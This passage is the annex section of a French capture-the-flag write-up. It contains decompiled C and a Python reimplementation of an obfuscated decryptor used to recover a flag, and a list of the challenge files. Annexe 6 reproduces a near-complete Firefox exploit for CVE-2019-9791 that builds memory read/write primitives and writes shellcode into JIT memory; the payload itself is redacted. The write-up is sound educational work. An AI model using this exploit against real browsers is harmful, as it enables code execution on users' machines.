        return nil, err
    end

    local success, result = pcall(func)
    if not success then
        return nil, result
    end

    return result
end

return run_sandboxed
```

## Annexe 4: Fonction main de step.elf

```
void main(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, __int64 a6, char **argv) {
    char *user_key;
    int64_t fd_input, input_size, output_fd;

    g_rsp_sav      = (void*) &retaddr;
    g_ret_addr_sav = retaddr;

    if ( retaddr < 4 ) {
        puts("usage(): ./step4 \"[a-zA-Z0-9]^16\" in.bin.enc out.bin\\n e.g. use a 16 [a-zA-Z0-9] characters passphrase\\n");
        exit(1LL);
    }
    if ( strlen(argv[1]) < 0x10 ) {
        puts("usage(): ./step4 \"[a-zA-Z0-9]^16\" in.bin.enc out.bin\\n e.g. use a 16 [a-zA-Z0-9] characters passphrase\\n");
        exit(1LL);
    }
    for (int i = 0; i++; i<0x10) {
        g_input_key[2*i] = argv[1][i];
    }

    puts("Hi my good wanderer ~/ That is damn movfuscated\\n");
    reg_sigaction(SIGINT, (void (*)(int))user_interrupt_fn);
    fd_input = open(args[2], O_RDONLY);
    if ( fd_input < 0 ) {
        puts("Failed to open input file\\n");
        exit(1LL);
    }
    input_size = lseek(fd_input, 0LL, 2u);
    if ( input_size == -1 ) {
        puts("Failed to lseek input file to the end\\n");
        exit(1LL);
    }
    g_input_size[0] = input_size;
    g_input_size[1] = 0LL;
    if ( lseek(fd_input, 0LL, 0) == -1 ) {
        puts("Failed to lseek input file begin\\n");
        exit(1LL);
    }
    if ( mmap(0xCAFE0000uLL, g_input_size[0], 1uLL, 0x12uLL, fd_input, 0LL) != 0xCAFE0000LL ) {
        puts("Failed to mmap input file\\n");
        exit(1LL);
    }
    output_fd = open(args[3], O_RDWR|O_CREAT|O_TRUNC, 0645);
    if ( output_fd < 0 ) {
        puts("Failed to open output file\\n");
        exit(1LL);
    }
    if ( lseek(v11, input_size[0] - 1, 0) == -1 ) {
        puts("Failed to lseek output file to begin\\n");
        exit(1LL);
    }
    if ( write(output_fd, (const char *)&out_buffer, 1uLL) == -1 ) {
        puts("Failed to write to output file\\n");
        exit(1LL);
    }
    if ( mmap(0x42420000uLL, input_size[0], 3uLL, 0x11uLL, output_fd, 0LL) != 0x42420000 ) {
        puts("Failed to mmap output file\\n");
        exit(1LL);
    }
    ((void (*)(void))obf_code)();
    g_ace_it = r8 == 0xACED;
    munmap(fd_input, input_size[0]);
    munmap(output_fd, input_size[0]);
    close(fd_input);
    close(output_fd);
    if ( g_ace_it ) {
        puts("Aced it ! \\°/\\n");
        exit(0LL);
    }
    puts("Thou shall Halt and Catch Fire /!\\n\\n");
    exit(1LL);
}
```

## Annexe 5: Implémentation python de movfuscated

```
def check_key1(v1):
    unk_4D07C0 = unk_4D0F42[2*v1]
    unk_4D07A0 = unk_4D0F5C[2*v1]
    unk_4D07B0 = input_key[2*v1]
    unk_4D07B0 = (unk_4D07B0 + unk_4D07A0) & 0xFF
    return unk_4D07C0 == unk_4D07B0

def check_key2(v1):
    unk_4D07C0 = unk_4D0F42[2*v1]
    unk_4D07A0 = unk_4D0F5C[2*v1]
    unk_4D07B0 = input_key[2*v1]
    unk_4D07B0 = ~unk_4D07B0
    unk_4D07A0 = (unk_4D07A0 + unk_4D07B0 + 1) & 0xFF
    return unk_4D07C0 == unk_4D07A0

def step1():
    unk_4D0790 = 1
    for i in range(8):
        unk_4D0790 &= check_key1(i)
        if unk_4D0790 == 0:
            return 0
    for i in range(8, 0xD):
        unk_4D0790 &= check_key2(i)
        if unk_4D0790 == 0:
            return 0
    return 1

def block1003(loop_idx, a5):
    v1 = 0
    a2 = 1
    for _ in range(0x40):
        if a2 & loop_idx != 0:
            ### loc_4298D4:
            v1 += a5
            # a2 is 1 bit, when a2 become > loop_idx, v1 is not modified anymore
            if a2 > loop_idx:
                break
            ### loc_429CD4:
            a2 *= 2
            a5 *= 2
    return v1 & 0xFFFFFFFFFFFFFFFF

def block2001(a2, a4, unk_4D07D0, loop1_idx, unk_4D0770):
    global unk_4CFF00
    unk_4D07E0 = unk_4CFF00[a2 + unk_4D0770 * 2]
    unk_4D07F0 = unk_4D07D0 ^ unk_4D07E0
    v1 = loop1_idx * 32
    v1 = v1 + (a4 * 2)
    unk_4CFF00[v1] = unk_4D07F0

def step2():
    for loop1_idx in range(0x20):
        for i in range(4):
            ### loc_4173F7:
            unk_4D0902 = block1003(loop1_idx, 0x20)
            block2001(unk_4D0902, i*4, input_key[i*2], loop1_idx, i*4)

def step3(infile_mmap, outfile):
    """
    loc_43A092
    """
    # init data
    unk_4D0832 = bytearray(32)
    unk_4D0852 = bytearray(32)
    unk_4D0892 = bytearray(32)

    input_size = len(infile_mmap)
    outfile_mmap = bytearray(input_size)
```

```

for main_loop_idx in range(0,input_size, 0x10): # end : loc_476158

    if main_loop_idx == 0x50: # else: loc_45D849
        ### loc_43A783:
        for loop1_idx in range(0x20):
            for i , j in [(1, 0xd), (5, 0xE), (9, 0xF), (0xD, 0xF)]:
                ### loc_4173F7:
                unk_4D0902 = block1003(loop1_idx, 0x20)
                block2001(unk_4D0902, i, input_key[j*2] , loop1_idx, i)

        ### loc_45D849:
        ### loc_45EE8F:
        for loop1_idx in range(0x20): # end :loc_46E6C5
            for loop2_idx in range(0x10): # end loc_46308A
                unk_4D0D82 = block1003(loop1_idx, 0x20)

                ### loc_46118E:
                unk_4D07D0 = unk_4D0300[unk_4D0D82 + loop2_idx*2]
                unk_4D0852[unk_4D07D0*2] = unk_4D0832[loop2_idx*2] ^ unk_4D0832[unk_4D07D0*2]

            ### loc_46308A:
            unk_4D0832 = unk_4D0852.copy()

        ### loc_4646D0:
        for loop2_idx in range(0x10):
            ### loc_464D15:
            unk_4D0770 = unk_4D0832[loop2_idx*2]
            unk_4D0DF2 = block1003(loop1_idx, 0x200)
            ### loc_466B90:
            unk_4D0852[loop2_idx*2] = unk_4CBF00[unk_4D0DF2 + unk_4D0770*2]

        ### loc_467E57:
        unk_4D0832 = unk_4D0852.copy()

        ### loc_46949D:
        for loop2_idx in range(0x10):
            ### loc_469AE2:
            unk_4D0E62 = block1003(loop1_idx, 0x20)

            ### loc_46B35F:
            unk_4D07D0 = unk_4CFF00[unk_4D0E62 + loop2_idx*2]
            unk_4D0852[loop2_idx*2] = unk_4CFF00[unk_4D0E62 + loop2_idx*2] ^ unk_4D0832[loop2_idx*2]

        ### loc_46CC40:
        unk_4D0832 = unk_4D0852.copy()

    ### loc_46E6C5:
    for loop2_idx in range(0x10):

        ### loc_46ED0A:
        data_idx = loop2_idx + main_loop_idx
        unk_4D07D0 = unk_4D0832[loop2_idx*2]

        # decrypt
        unk_4D07E0 = infile_mmap[data_idx]
        unk_4D07F0 = unk_4D07D0 ^ unk_4D07E0
        outfile_mmap[data_idx] = unk_4D07F0

        unk_4D0852[loop2_idx*2] = unk_4D07F0

        # update checksum
        unk_4D07D0 = unk_4D0892[loop2_idx*2]
        unk_4D07D0 = unk_4D07D0 ^ unk_4D07F0
        unk_4D0892[loop2_idx*2] = unk_4D07D0

    # verify checksum
    ### loc_476158:
    for main_loop_idx in range(0x10):
        if unk_4D0892[main_loop_idx*2] != unk_4D0F22[main_loop_idx*2]:
            return False

    with open(outfile, "wb") as f:
        f.write(outfile_mmap)

```

```

return True

unk_4CFF00_ref = extract_from_file("sic/step.elf", 0xCEF00, 0x400)
unk_4CFF00=None

unk_4D0300=extract_from_file("sic/step.elf", 0xCF300, 0x400)
unk_4CBF00=extract_from_file("sic/step.elf", 0xCAF00, 0x4000)
unk_4D0F22=extract_from_file("sic/step.elf", 0xCFF22, 0x20)

indata = open("sic/flag.enc", "rb").read()

unk_4D0F42 =bytes.fromhex("BB 00 60 00 46 00 13 00 4E 00 DF 00 55 00 01 00 03 00 ED 00 91 00 0C 00 35 00")
unk_4D0F5C =bytes.fromhex("69 00 FB 00 E1 00 AC 00 E6 00 AC 00 E8 00 9C 00 6C 00 45 00 06 00 82 00 AA 00")
input_key  = bytearray(32)

def step(passwd, output):
    global unk_4CFF00
    global input_key
    input_key = bytearray(32)
    for i in range(len(passwd)):
        input_key[2*i] = ord(passwd[i])

    unk_4CFF00 = bytearray(unk_4CFF00_ref)

    #step1() # aucun impact sur le déchiffrement
    step2()
    return step3(indata, output)

```

## Annexe 6: Code javascript de l'exploit Firefox 45

```
const PAGE_SIZE = 0x1000;
const PAGE_ALIGN_MASK = new Int64(`0xffffffffffff000`);
const PAGE_OFFSET_MASK = new Int64(`0xfff`);
const JSVAL_SHIFTED_TAG_OBJECT = new Int64(`0xfffc000000000000`);

function pa(addr) {
  return Int64.and(addr, PAGE_ALIGN_MASK);
}

function po(addr) {
  return Int64.and(addr, PAGE_OFFSET_MASK) | 0;
}

function v2a(val) {
  return Int64.xor(val, JSVAL_SHIFTED_TAG_OBJECT);
}

function a2v(addr) {
  return Int64.xor(addr, JSVAL_SHIFTED_TAG_OBJECT);
}

class Primitive {
  constructor(drv, vict, ref) {
    this.driver = drv;
    this.victim = vict;
    this.ref = ref;
  }

  read8(addr) {
    this.driver[7] = addr.asDouble();
    return new Int64(this.victim.slice(0, 8));
  }

  write8(addr, data) {
    this.driver[7] = addr.asDouble();
    this.victim.set(data.asBytes());
  }

  addrOf(obj) {
    this.victim.prop = obj;
    return v2a(this.read8(this.read8(this.ref)));
  }
}

driver_u8 = new Uint8Array(0x1000);
gc();
const SIZE_HOLDING_INNER_STORE = 0x60

let ab = new ArrayBuffer(SIZE_HOLDING_INNER_STORE);
victim = new Uint8Array(SIZE_HOLDING_INNER_STORE);

function Hax(val, l, trigger) {
  let x = {
    slots: 13.37,
    elements: 13.38,
    buffer: ab,
    length: 13.39,
    byteOffset: 13.40,
    data: []
  };
  let y = new Float64Array(SIZE_HOLDING_INNER_STORE);
  this.a = val;

  for (let i = 0; i < l; i++) { }
  this.x = x;

  if (trigger) {
    this.y = y;
  }
  this.x.data = victim;
}
```

```

}

for (let i = 0; i < 10000; i++) {
  new Hax(1337, 1, false);
}
let obj = new Hax("dummy", 10000000, true);

driver = obj.y;

ref = Int64.sub(Int64.fromDouble(this.driver[7]), 0x30);

log(ref.toString())

class Memory {
  constructor(prim, drv) {

    let driverAddr = prim.addrOf(drv);

    log(`Memory: driver @ ${driverAddr}`);
    let driverBufferAddr = prim.addrOf(drv.buffer);
    log(`Memory: driver.buffer @ ${driverBufferAddr}`);
    let value = prim.read8(Int64.add(driverBufferAddr, 0))

    let cur = 0;
    for(let i = 0; i < 8; i++) {
      drv.set(prim.read8(Int64.add(driverBufferAddr, i*8)).asBytes(), cur);
      cur += 8;
    }
    prim.write8(Int64.add(driverAddr, 0x38), driverBufferAddr);
    this.driver = drv;
    this.ref = driverAddr;
    this.curPage = new Int64(this.driver.slice(0x20, 0x28));
  }

  setPageAddr(addr) {
    let pageAddr = pa(addr);
    if(!this.curPage.equals(pageAddr)) {
      this.driver.set(Int64.shiftRight1(pageAddr).asBytes(), 0x20);
      this.curPage = pageAddr;
      debug(`setPageAddr: Updated the page address to ${pageAddr}`);
    }
  }

  read1(addr) {
    this.setPageAddr(addr);
    return new Uint8Array(this.driver.buffer)[po(addr)];
  }

  write1(addr, byte) {
    this.setPageAddr(addr);
    new Uint8Array(this.driver.buffer).set([byte], po(addr));
  }

  read8(addr) {
    this.setPageAddr(addr);
    return new Int64(new Uint8Array(this.driver.buffer, po(addr), 8));
  }

  write8(addr, data) {
    this.setPageAddr(addr);
    new Uint8Array(this.driver.buffer, po(addr), 8).set(data.asBytes());
  }

  addrOf(obj) {
    this.driver.prop = obj;
    return v2a(this.read8(this.read8(Int64.add(this.ref, 0x10))));
  }
}

function pwn() {
  // 1. Get AAR/AAW/addrOf by abusing CVE-2019-9791.

```



```

let primitive = new Primitive(driver, victim, ref);
success(`Successfully got the primitives!`);
// 2. Achieve stable AAR/AW by using the primitives above.
let memory = new Memory(primitive, driver_u8);
success(`Successfully got more stable primitives!`);
return memory
}

mem = pwn();

function jitMe(l) {
  const marker = 4.183559446463817e-216; // 0x1337133713371337
  const float_var0 = 0.0;
  const float_var1 = 1.1;
  [...]
  const float_var69 = 42.42;
  for(let i = 0; i < l; i++) {}
}

for (let i = 0; i < 1000; i++) {
  jitMe(1);
}
jitMe(10000000);

let funcaddr = mem.addrOf(jitMe);
info(`funcaddr @ ${funcaddr}`);
let jitinfo = mem.read8(Int64.add(funcaddr, 0x28));
info(`jitinfo @ ${jitinfo}`);
let jitptr = mem.read8(Int64.add(jitinfo, 0x88));
info(`jitptr_start @ ${jitptr}`);

sc_local = "REDACTED"
sc_remote = "REDACTED"
sc = sc_local;
for(i=0; i< sc.length; i++)
{
  mem.write1( Int64.add(jitptr, i) ,sc[i]);
}

jitMe(100000);

```

## Annexe 7: Les fichiers joints

```
files
├── epilogue
│   ├── finisher
│   │   ├── common
│   │   ├── common_network
│   │   ├── common_network_settings.py
│   │   ├── common_persistence
│   │   ├── common_provider
│   │   ├── config_context.py
│   │   ├── config_fs.py
│   │   ├── config.py
│   │   ├── config.toml
│   │   ├── finisher.py
│   │   ├── fs
│   │   ├── logger.py
│   │   └── requirements.txt
├── prologue
│   ├── 100.png
│   ├── 36.png
│   ├── almost_there_blanc.png
│   ├── finale.png
│   ├── hash.txt
│   ├── prologue.py
│   ├── rfc.pdf
│   ├── right_track.png
│   ├── secret.pdf
│   ├── secret.png
│   ├── strange_sonnet.pdf
│   └── xorme.png
├── step1
│   ├── crypto_luron.py
│   └── step1.py
├── step2
│   ├── automation.lua
│   ├── bridge_easy.py
│   ├── bridge_expected.py
│   ├── bridge.py
│   ├── Dockerfile
│   ├── game_bridge.py
│   ├── game_interface.py
│   ├── README.md
│   ├── requirements.txt
│   ├── sneaky_lua.lua
│   ├── step2_easy.lua
│   ├── step2.lua
│   └── step2.py
├── step3
│   ├── index.html
│   ├── packages.config
│   ├── server.py
│   └── systeminfo
└── step4
    ├── blocks.py
    ├── deobf.py
    ├── deob.txt
    ├── mov.txt
    ├── sic.tar.xz
    └── step4.py
```